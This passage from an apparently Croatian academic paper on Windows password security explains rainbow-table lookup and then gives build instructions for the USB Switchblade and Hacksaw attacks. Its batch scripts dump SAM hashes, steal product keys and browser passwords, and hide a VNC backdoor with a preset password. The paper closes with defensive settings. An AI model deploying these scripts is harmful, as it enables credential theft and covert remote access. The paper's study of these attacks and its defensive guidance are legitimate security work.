4. Primijeniti funkciju sažetka nad ulaznim nizom. Ako dobiveni sažetak odgovara traženom, vratiti kao rezultat ulazni niz. Inače produžiti na korak 5.
5. Primijeniti nad ulaznim nizom funkciju redukcije te produžiti na korak 4.

Pojednostavljenje ovog algoritma je isto kao i u algoritmu stvaranja, dakle u tome da se pretpostavlja samo jedna funkcija redukcije, ali se iz ovako pojednostavljenog algoritma dobro vidi princip pretraživanja *rainbow* tablice.

Primjer: Generirat ćemo jednostavnu *rainbow* tablicu sa dva lanca duljine 3. Funkcija sažetka i funkcija redukcije nisu bitne. Duljina sažetka neka je 2 okteta, a niza 5 znakova. S označava primjenu funkcije sažetka, a R funkcije redukcije nad nizom u prvom susjednom polju na lijevo. Koristiti će se samo jedna funkciju redukcije.

Tablica 4.1 – Proces generiranja *rainbow* tablice

Početni niz	S	R	S	R	S
df13x	23A1	kyz22	110F	nmqi	FFE1
cmw11	62F3	gkaj0	00D1	fja24	451B

Nakon što je algoritamom završio, *rainbow* tablica ima sljedeći oblik:

Tablica 4.2 – Završni izgled *rainbow* tablice

Početni niz	Završni sažetak
df13x	FFE1
cmw11	451B

Pretpostavimo da se traži niz kojemu odgovara sažetak 00D1.

00D1 se ne nalazi u tablici. Nad njim se primjeni funkcija redukcije i dobiva se vrijednost fja24 te se zatim primjenom funkcije sažetaka dobiva 451B, koji se nalazi u tablici.

Uzima se početni niz kojemu odgovara završni sažetak 451B, u ovom slučaju cmw11, te se nad njime primijeni funkcija sažetka. Dobiva se 62F3 koji ne odgovara ulaznom sažetku.

Primjenom funkcije redukcije nad 62F3, dobiva se gkaj0, te se zapamti taj niz. Primjenom funkcije sažetka na njime, dobiva se 00D1, što je traženi sažetak. Niz od kojeg je dobiven traženi sažetak, gkaj0, je dakle rješenje.

Postoji mnogo besplatnih *rainbow* tablica za `LM` algoritam dok se kvalitetne `NTLM` pretežno prodaju. Neke od boljih *rainbow* tablica za `LM` algoritam su dostupne na sljedeće dvije Internet stranice:

http://wiki.hak5.org/wiki/Community_Rainbow_Tables

http://rainbowtables.shmoo.com/

Prva garantira probijanje svih `LM` sažetaka, te je velika 120gb. Na drugoj je stranici dostupno više verzija sortiranih po dužini, te znakovima koje podržavaju.

Spomenimo dodatno jedan od popularnijih alata za generiranje *rainbow* tablica pod imenom `Winrtgen` [14]. U trenutnoj verziji, 2.3, podržava generiranje *rainbow* tablica za devetnaest različitih funkcija za izračunavanje sažetka, među kojima su i nama interesantni `LM` i `NTLM`.

5. Automatsko prikupljanje podataka pomoću USB uređaja

U ovom će se poglavlju obrađivati dvije tehnike relativno novijeg datuma za Windows platformu. Prvo je 6. rujna 2006. godine predstavljen USB *Switchblade* u Internet emisiji Hak5 [15]. Nakon toga je razvoj nastavila zajednica korisnika okupljena oko te emisije, te je nešto kasnije nastao USB *Hacksaw*. U originalnoj izvedbi obje tehnike koriste U3 USB tehnologiju, ali postoje modifikacije tehnike, koje su doduše manje uspješne, ali za koje nije potreban U3 USB disk. Modifikacije temelje svoj uspjeh na društvenom inženjeringu.

5.1 USB U3 tehnologija i potrebne izmjene

Windows operacijski sustavi različito pristupaju otvaranju diskova ovisno o tome da li je disk CD (ili DVD) ili je disk USB. U slučaju da je umetnut CD, te ako je uključena opcija automatskog pokretanja (*eng. autorun*) potražit će se u korijenskom direktoriju CD-a datoteka "`autorun.inf`" te će se izvršiti akcija zapisana u njoj. Ako se ne nalazi, postupak teče vrlo slično postupku kod priključenja USB diska.

```
[Autorun]
open=setup.exe
```

Slika 5.1 – Najjednostavniji oblik "`autorun.inf`" datoteke

Najjednostavniji oblik v`autorun.inf`" datoteke sadrži dvije linije. U prvoj se nalazi samo `[Autorun]`, dok se u drugoj liniji navodi željena akcija, u ovom slučaju pokretanje datoteke "`setup.exe`". Ovo je uobičajeni, iako nešto pojednostavljen, izgled "`autorun.inf`" datoteke koji se nalazi na svim instalacijskim CD-ima, pod uvjetom da imaju automatsko pokretanje.

Kod USB-a je situacija drugačija. Nakon što se na računalo priključi neki USB disk, te ga Windowsi otkriju, pojavi se prozor s željenom akcijom ili se pokreće neka prethodno odabrana stalna akcija. Neke ponuđene akcije su: pretraživanje za multimedijalnim datotekama te njihovo sviranje, ispis fotografija, otvaranje u Windows Exploreru te da se ne učini ništa.

U3 USB diskovi su posebno formatirani USB diskovi sa dvije particije. Jedna je klasična USB diskovna particija, a drugu Windowsi prepoznaju kao CD/DVD uređaj. Prva će se u daljnjem tekstu nazivati USB particija, a druga CD particija. U skladu s gore opisanim postupkom na CD particiji će se potražiti "`autorun.inf`" te će se pokrenuti. Kod originalnih U3 USB diskova se na CD particiji nalazi program kojeg pokreće "`autorun.inf`". Taj program služi za korištenje raznih U3 aplikacija, te neće biti posebno spominjan, jer će biti uklonjen.

Dakle U3 diskovi omogućuju automatsko pokretanje proizvoljnih programa prilikom uključenja diska u računalo. Budući da je CD particija zaključana te je se ne može mijenjat potrebno je izvršiti postupak brisanja originalnog softwarea na U3 disku. Postoje alati za ovaj postupak za U3 diskove tvrtki Memorex i SanDisk, ali postoji i alat koji U3 disk bilo koje marke "pretvori" u Memorexov [16] te se u daljnjem tekstu pretpostavlja da je promijenjen. Nakon toga se na CD particiju mogu smjestiti proizvoljne datoteke. Datoteke se prebacuju tako da se napravi vlastita `iso` slika željenih datoteka, te se pokrene program koji dolazi u sklopu gornjih alata, koji će ih prebaciti na CD particiju.

5.2 Izrada USB *Switchbladea*[*]

Prvo trebamo gore opisanim postupkom na CD particiju prebaciti sljedeće dvije datoteke, "`autorun.inf`" i "`start.bat`", te na USB particiju praznu datoteku "`youwillbehackedsoon.txt`" u korijenski direktrorij, te trebamo stvoriti direktorij "`\WIP\CMD`", te u taj direktorij i u direktrorij "`\WIP`" stavimo "`nircmd.exe`" [17]. Također u "`\WIP\CMD`" stavimo skriptu (*eng. batch file*) "`go.cmd`". Svrha svake od datoteka i direktorija će biti objašnjena o daljnjem tekstu.

```
[Autorun]
open=start.bat
```

Slika 5.2 – Izgled datoteke "`autorun.inf`"

Izgled "`autorun.inf`" datoteke je već objašnjen u gornjem tekstu. Dakle, ova datoteka pokreće skriptu po imenu "`start.bat`" koja se nalazi s njom na particiji.

[*] Uzeta su imena i oblik datoteka korištenih kod originalne verzije.

```
@echo off
for %%i in (B C D E F G H I J K L M N O P Q R S T U V W X Y Z)
do if exist %%i:\youwillbehackedsoon.txt set dir=%%i
cd /d %dir%:
cd /d WIP
nircmd.exe execmd \WIP\CMD\go.cmd
```

Slika 5.3 – Izgled datoteke “start.bat“

Prva linija "@echo off" znači da se prilikom pokretanja skripte neće prikazati *command prompt* [*].

Druga ("for…") i treća("do…") linija ispituju sva moguća slova koja je kao oznaku mogla dobiti usb particija, tražeći datoteku “youwillbehackedsoon.txt“ te u varijablu “i“ stave ispravnu oznaku.

Treća i četvrta linija pozicioniraju trenutni radni direktorij na direktorij “\WIP“ na USB particji.

Peta linija pokreće program “nircmd.exe“ s parametrom “execmd“ te putom do datoteke “go.cmd“.

“nircmd.exe“ je jednostavna komandno linijska aplikacija koja omogućava pokretanje nekih zadataka bez pokazivanja bilo kakvog korisničkog sučelja. Parametar “execmd“ označava da se pokreće naredba command propmta.

Dakle, datoteka “start.bat“ pronalazi USB particiju, te pokreće datoteku “go.cmd“.

5.3 *Switchblade* paketi

Nakon što je pokrenuta datoteka “go.cmd“, ona ima dopuštenja prenesena od trenutno prijavljenog korisnika, dakle može raditi sve što bi i on mogao. Sve što dalje radimo, radimo u njoj.

[*] Command prompt je komandno linijsko sučelje te interpreter naredbi za Microsoft Windowse

```
@echo off
if not exist \WIP\dump md \WIP\dump >nul
if not exist \WIP\dump\%computername% md \WIP\dump\%computername% >nul
cd \WIP\CMD\ >nul
```

Slika 5.4 – Početak “go.cmd“ datoteke

“@echo off“ linija je već objašnjena. Druga linija stvara direktorij “\WIP\dump“ ako on već ne postoji. U njemu će se nalaziti svi prikupljeni podaci, pospremljeni u direktorij čije ime odgovara imenu računala s kojeg su podaci prikupljeni. Četvrta linija pozicionira kazalo u direktorij “\WIP\CMD“.

Sljedeće što nam treba su programi i naredbe, u daljnjem tekstu paketi [18], koje će “go.cmd“ pokretati. Ovdje ćemo obraditi i objasniti nekoliko osnovnih i korisnih.

5.3.1 Krađa SAM-a

Za krađu SAM-a se koristi već objašnjeni program pwdump. Dakle, da bi krađa uspjela trenutno prijavljeni korisnik treba imati administratorske ovlasti.

Prvo trebamo u direktorij “\WIP\CMD“ pospremiti pwdump te LsaExt.dll koji dolazi s njim u paketu. Nakon toga dodamo u “go.cmd“ sljedeće linije.

```
Echo ****************** >> \WIP\dump\%computername%\%computername%.log 2>&1
Echo ****[Dump SAM]**** >> \WIP\dump\%computername%\%computername%.log 2>&1
Echo ****************** >> \WIP\dump\%computername%\%computername%.log 2>&1
.\pwdump 127.0.0.1 >> \WIP\dump\%computername%\%computername%.log 2>&1
```

Slika 5.5 – Dio “go.cmd“ datoteke za krađu SAM-a

Prethodne linije stvaraju datoteku kojoj je ime jednako imenu računala s ekstenzijom .log, ili dopisuju na kraj te datoteke ako ona već postoji, u pripadajućem direktoriju. Ispisuju kratko zaglavlje od tri linije radi preglednosti, te zatim pokreću pwdump čiji se izlaz također zapisuje u tu datoteku.

U daljnjem prikazu rada paketa neće se prikazivati ispis zaglavlja nego samo naredbe potrebne za pokretanje paketa.

5.3.2 Krađa ključeva Microsoft proizvoda

Potreban nam je program ProduKey koji krade registracijske ključeve Microsoftovih proizvoda iz *registrya*.

```
.\produkey /nosavereg /stext
"\WIP\dump\%computername%\%computername%_pk.log" /remote %computername%
>> \WIP\dump\%computername%\%computername%.log 2>&1
copy \WIP\dump\%computername%\%computername%.log+
\WIP\dump\%computername%\%computername%_pk.log*
\WIP\dump\%computername%\%computername%.log  >> nul
del /f /q "\WIP\dump\%computername%\%computername%_pk.log" >nul
```

Slika 5.6 – Dio "`go.cmd`" datoteke za krađu ključeva Microsoft proizvoda

5.3.3 Krađa lozinki spremljenih u Internet preglednicima

Potreban nam je program `iepv` koji krade lozinke koje je korisnik spremio prilikom korištenja Internet Explorera te `FirePassword` koji krade lozinke spremljene u Mozilla Firefoxu. Oba preglednika su izuzetno ranjiva, iako koriste razne metode zaštite.

U Firefoxu postoji mogućnost uključivanja glavne lozinke koju treba unijeti prilikom pokretanja programa. Ako je ta mogućnost uključena sljedeći napad neće uspjeti, ali postoji metoda kojom se i onda može doći do lozinki. Sastoji se od krađe cijelog direktorija gdje je pospremljen profil trenutnog korisnika, te zatim provaljivanja glavne lozinke pomoću programa `FireMaster` te krađe lozinki pomoću programa `FirePassword`.

Lozinke iz Firefoxa spremaju se u posebnu datoteku, da dobijemo na preglednosti, jer je format ispisa drugačiji nego iz ostalih alata koje koristimo.

```
.\iepv.exe /stext "\WIP\dump\%computername%\%computername%_ie7.log" >>
\WIP\dump\%computername%\%computername%.log 2>&1
copy \WIP\dump\%computername%\%computername%.log+
\WIP\dump\%computername%\%computername%_ie7.log*
\WIP\dump\%computername%\%computername%.log  >> nul
del /f /q "\WIP\dump\%computername%\%computername%_ie7.log" >nul
```

Slika 5.7 – Dio "`go.cmd`" datoteke za krađu lozinki iz Internet Explorera

```
FirePassword.exe > ..\dump\%computername%\FirePassword.txt
```

Slika 5.8 – Dio "`go.cmd`" datoteke za krađu lozinki iz Mozilla Firefoxa

5.3.4 Instalacija VNC-a

VNC je protokol za pristupanje udaljenom računalu preko grafičkog sučelja. Omogućuje korištenje udaljenog računala kao da upravo radimo na njemu. Moguće

je tiho instalirati VNC server na napadanom računalu te mu zatim pristupiti s neke druge lokacije, te ga slobodno koristiti, ili samo promatrati što trenutno korisnik radi.

Potrebno je skinuti dva paketa. Prvi, “vncregestry.rar“, je potrebno otpakirati u direktorij “\WIP\CMD“, a drugi “VNCInstallfiles.rar“ u “\WIP\VNCInstallfiles“.

Sljedeće linije će stvoriti i pokrenuti server na napadnom računalu na portovima 5900 i 80 s lozinkom "yougothacked".

```
mkdir %systemroot%\$NtUninstallKB21050c07160c070f0b0a0a05031b05$ ||
mkdir "%appdata%\hbn"
cd \WIP\VNCInstallFiles
copy *.* %systemroot%\$NtUninstallKB21050c07160c070f0b0a0a05031b05$
|| copy *.* "%appdata%\hbn"
attrib %systemroot%\$NtUninstallKB21050c07160c070f0b0a0a05031b05$ +s
+h & attrib "%appdata%\hbn" +s +h
start
%systemroot%\$NtUninstallKB21050c07160c070f0b0a0a05031b05$\services.b
at
regedit /s \WIP\CMD\vncdmp.reg
regedit /s \WIP\CMD\vncdmp1.reg
regedit /s \WIP\CMD\vncdmp2.reg
regedit /s \WIP\CMD\VNC.reg
ping -n 3 localhost  > nul
net start WinVNC
nircmd.exe execmd CALL \WIP\VNCInstallfiles\send.cmd
```

Slika 5.9 – Dio “go.cmd“ datoteke za instalaciju VNC servera

5.4 Projekt USB *Hacksaw*

Projekt USB *Hacksaw* [19] je izrađen od strane zajednice okupljene oko Internet emisije Hak5, te se također kao i USB *Switchblade* zasniva na USB U3 tehnologiji. USB disk, pripremljen na malo kasnije opisani način, ćemo zvati USB *Hacksaw*.

Ideja je sljedeća. Kada netko umetne USB *Hacksaw* u računalo, on instalira određene programe u sakrivene direktorije, te latentno čeka da se umetne neki drugi USB disk. Prilikom umetanja, skriveno prekopira sve podatke s USB diska, arhivira ih

u rar datoteku, te ih pošalje na željenu e-mail adresu. Za slanje se koristi gmail* račun, dok primatelj može biti bilo koja adresa, pa čak i ista.

Sam proces pripremanja USB *Hacksawa* je jednostavan te prvo treba skinuti paket "`hak5_usb_hacksaw_ver0.2poc.rar`" s Internet stranice[19], pokrenuti program "`LPInstaller.exe`", kopirati direktorij "`WIP`" iz direktorija "`/payload`" iz skinutog paketa, u korijenski direktorij USB particije.

Nakon toga potrebno je urediti datoteku "`/wip/sbs/send.bat`". Izgled je sljedeći: `##gmail adresa pošiljatelja##željena adresa primatelja##lozinka gmail računa pošiljatelja`.

* http://mail.google.com

6. Zaštita

Prva stvar koju je potrebno uraditi, jest isključiti spremanje sažetaka korisničkih lozinki u LM formatu [20]. To se radi na sljedeći način u Windowsima XP, a za ostale se upute mogu naći na Internet stranici [20]:

- Pokrenemo *registry editor*: `start` → `run` → `regedit`
- U stablu s lijeve strane pronađemo i odaberemo sljedeću stavku: `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`
- Na *edit* meniju odaberemo *New* te `DWORD` *value*, unesemo `NoLMHash` te pritisnemo *enter*.
- Na *edit* meniju odaberemo *Modify*, unesemo 1 te pritisnemo OK.
- Izađemo iz *registry editora*, ponovno pokrenemo računalo te promijenimo lozinku da bismo aktivirali novu postavku.

Moguće je i odjednom cijeloj grupi korisnika maknuti spremanje lozinki u obliku LM sažetka:

- Pokrenemo *security settings* konzolu: `start` → `run` → `mmc /a`
- Otvaramo redom u stablu s lijeve strane sljedeće stavke: `Computer configuration` → `Windows settings` → `Security settings` → Local policies → `Security options`. Ako je cijela površina konzole prazna potrebno je stvoriti Snap-in. `File` → `New`. `File` → `Add/remove Snap-in` → `Add` → `Group Policy Object Editor` → `Add` → `Finish` → `Close` → `Ok`. Zatim otvorimo gore navedenu stavku u stablu.
- Odaberemo stavku *Network security: Do not store LAN Manager hash value on next password change*, te pritisnemo *enable* te OK.

Sljedeća stvar na koju treba pripaziti jest da je minimalna duljina lozinki barem 8, iako, budući da je kod NTLM-a ograničenje duljine lozinke 127, može biti i puno dulja. Na primjer rečenica iz neke knjige, stih neke pjesme ili nešto slično. Ovo možemo staviti kao politiku koju će svi korisnici morati poštivati:

- Pokrenemo *security settings* konzolu: `start` → `run` → `mmc /a`
- Otvaramo redom u stablu s lijeve strane sljedeće stavke: `Computer configuration` → `Windows settings` → `Security settings` → `Account policies` → `Password policies`. Ako je konzola prazna, slijedimo proceduru opisanu u dijelu o micanju `LM` sažetka.

Ovdje se nalazi više postavki, između kojih su bitnije *Maximum passwod age* kojom možemo odabrati broj dana nakon kojeg korisnici moraju promijeniti lozinku. Zatim postoji *Minimum password length* kojom možemo postaviti minimalnu dužinu lozinke.

Za obranu protiv USB *Switchbladea* i USB *Hacksawa* jest dovoljno isključiti automatsko pokretanje CD-ova i DVD-ova. To možemo učiniti ili za stalno, ili držanjem *shift* tipke prilikom umetanja USB diskova u računalo pa se samo za ovo umetanje neće pokrenutu *autorun*. Za stalno, to činimo na sljedeći način:

- Pokrenemo *registry editor*: `start` → `run` → `regedit`
- Otvorimo sljedeću stavku `HKEY_LOCAL_MACHINE` → `SYSTEM` → `CurrentControlSet` → `Services` → `Cdrom`.
- Odaberemo stavku `AutoRun` dvostrukim klikom mišem te u polje *Value* unesemo 0. Pritisnemo OK te ponovno pokrenemo računalo.

Za obranu od samo određenih paketa kod USB *Switchbladea* i *Hacksawa* potrebno je osigurati sustav od svakog željenog paketa, što je vrlo nezahvalan posao, te je jednostavnije i sigurnije isključiti automatsko pokretanje CD-ova i DVD-ova.

U svakom slučaju, preporučljivo da se nikad u Internet preglednicima ne spremaju nikakve lozinke za Internet stranice, poput računa Internet bankarstva, čijom bi krađom mogla biti počinjena šteta, bilo financijska bilo emocionalna.

7. Zaključak

Kod velikih je računalnih sustava teško formalno dokazati sigurnost, pod pritiskom sve bržeg izbacivanja novih proizvoda. Ali jedna stvar se može jednostavno ostvariti. Većini sigurnosnih pitanja prilazi se s aspekta današnje tehnologije. Umjesto da se krene raditi zaštita kod koje se u obzir uzima najoptimističnija pretpostavka daljnjeg razvoja tehnologije u sljedećih, na primjer, deset godina.

Ovaj je problem vidljiv kod Windows operacijskih sustava. Zbog unazadne kompatibilnosti sa starijim proizvodima, izuzetno nesiguran LM protokol se i dalje provlači. Kako bi ga se zamijenilo napravljen je NTLM koji koristi duže ključeve, ali tko zna do kuda će procesorska moć i veličina tvrdih diskova dogurati u sljedećih desetak godina, pa ćemo imati još jedan nesiguran protokol.

U Unixu i Linuxu je problem lozinki riješen na zanimljiv način, zbog kojeg su otežani napadi metodama poput rainbow tablica. Na kraj lozinke se konkatenira prvih par znakova korisničkog imena te se zatim sve to zajedno propusti kroz algoritam za izračunavanje sažetka. Svaki ulazni niz time produžujemo, što znatno pridonosi kompleksnosti probijanja.

Educiranjem korisnika u osnovnim principima sigurnosti, da koriste kompleksnije lozinke i nemaju ih zapisane na papirićima na monitoru može se puno postići. Na kraju je ponovno ljudski faktor najbitniji u računalnoj sigurnosti.

8. Literatura

[1] How to bypass BIOS passwords, dostupno na Internet stranici http://www.uktsupport.co.uk/reference/biosp.htm

[2] Security Accounts Manager, dostupno na Internet stranici http://www.beginningtoseethelight.org/ntsecurity/index.php

[3] Vulnerability in Windows NT's SYSKEY encryption, dostupno na Internet stranici http://www.bindview.com/Services/razor/Advisories/1999/adv_WinNT_syskey.cfm

[4] LM Hash, dostupno na Internet stranici http://en.wikipedia.org/wiki/LM_hash

[5] Hacking Windows XP SP2 Security, dostupno na Internet stranici http://www.codeproject.com/useritems/HackXPSimpleWay.asp

[6] Pwdump, dostupno na Internet stranici http://www.foofus.net/fizzgig/pwdump/

[7] Windows 2k/NT/XP's syskey encryption, dostupno na Internet stranici http://aur.archlinux.org/packages/bkhive/bkhive/syskey.txt

[8] Cracking Syskey and the SAM on Windows XP, 2000 and NT 4, dostupno na Internet stranici http://www.irongeek.com/i.php?page=security/localsamcrack2

[9] Ophcrack, dostupno na Internet stranici http://ophcrack.sourceforge.net/

[10] Cain & Abel password recovery tool, dostupno na Internet stranici http://www.oxid.it/cain.html

[11] John the Ripper password cracker, dostupno na Internet stranici http://www.openwall.com/john/

[12] L0pthcrack izvršna datoteka, dostupna na Internet stranici http://download.insecure.org/stf/lc5-setup.exe

[13] Philippe Oechsline: Making a Faster Cryptanalytic Time-Memory Trade-Off, dostupno na Internet stranici http://lasecwww.epfl.ch/~oechslin/publications/crypto03.pdf

[14] oxid.it projects, dostupno na Internet stranici http://www.oxid.it/projects.html

[15] Hak5, dostupno na Internet stranici http://www.hak5.org

[16] USB Switchblade, dostupno na Internet stranici http://www.hak5.org/wiki/USB_Switchblade

[17] NirCmd - Freeware command-line tool, dostupno na Internet stranici http://www.nirsoft.net/utils/nircmd.html

[18] Switchblade Packages, dostupno na Internet stranici http://www.hak5.org/wiki/Switchblade_Packages

[19] USB Hacksaw, dostupno na Internet stranici http://wiki.hak5.org/wiki/USB_Hacksaw

[20] How to prevent Windows from storing a LAN manager hash of your password in Active Directory and local SAM databases, dostupno na Internet stranici http://support.microsoft.com/kb/299656